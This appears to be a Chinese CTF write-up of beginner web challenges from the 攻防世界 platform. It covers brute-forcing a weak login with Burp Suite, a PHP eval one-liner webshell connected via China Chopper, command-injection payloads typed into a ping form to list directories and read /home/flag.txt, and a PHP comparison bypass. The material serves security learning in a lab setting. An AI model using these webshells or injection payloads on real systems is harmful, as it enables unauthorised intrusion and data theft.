
所以直接用Burpsuite进行字典(弱口令字典)爆破





将password的值设为变量

```
username=admin &password=§sss§
```

选择字典文件







发现到123456时，长度不同，所以密码为123456，登陆一下即可得出flag

cyberpeace{b6345abf90d7d93a9baef23c98fe1811}


Web10：webshell

看题目，应该是一句话木马

```
<?php @eval($_POST['shell']);?>
```

果然是一句话木马，直接菜刀连

连接成功，得到flag



Web11：command_execution(命令执行)

看题目，先了解下**ping、waf、命令执行、Linux命令**

ping

ping命令用法

WAF

WAF

WAF主要防护的是来自对网站源站的动态数据攻击，可防护的攻击类型包括SQL注入、XSS攻击、CSRF攻击、恶意爬虫、扫描器、远程文件包含等攻击,相当于防火墙。

命令执行

命令执行

常见命令执行

```
command1 & command2 ：先执行command2后执行command1
command1 && command2 ：先执行command1后执行command2
command1 | command2 ：只执行command2
command1 || command2 ：command1执行失败，再执行command2(若command1执行成功，就不再执行command2)
```

Linux常用命令

常用的Linux命令

开始做题

```
<form class="form-inline" method="post">

    <div class="input-group">
        <input style="width:280px;" id="target" type="text" class="form-control" placeholder="请输入需要ping的地址" aria-describedby="basic-addon1" name="target">
    </div>
    <br/>
    <br/>
```

首先先尝试ping一下127.0.0.1

方法一：

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.044/0.054/0.059/0.007 ms
```


ls命令查看目录文件

PING

请输入需要ping的地址

PING


```
ping -c 3 127.0.0.1| ls ../
html
```


PING


请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1| ls ../../
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
```




```
ping -c 3 127.0.0.1| ls ../../../
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```


PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1| ls ../../../home
flag.txt
```


用cat命令查看txt文件



PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1| cat ../../../home/flag.txt
cyberpeace{518290e8539dcca28cda8917e1f24274}
```


方法二：

首先先尝试ping一下127.0.0.1，并回显执行的命令

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.031/0.046/0.056/0.010 ms
```


ping通本地后，发现传输三个数据包。查看三个数据包中是否有flag.txt
输入命令

```
127.0.0.1 & find / -name flag.txt
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 & find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.054/0.059/0.004 ms
```


发现有flag.txt，再输入命令

```
127.0.0.1 | cat /home/flag.txt
```

查看flag.txt文件，得出flag

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{4dd5016d81502b917a8954a1130a3104}
```


Web12：simple_php


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

看题目，这应该是代码审计

`is_numeric()` 函数用于检测变量是否为数字或数字字符串。

传入对应的参数即可得出flag


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

感悟

做完攻防世界新手区的Web题，对Web题的类型有了大致了解。题不是太难，但可以学习到很多Web题的基础知识。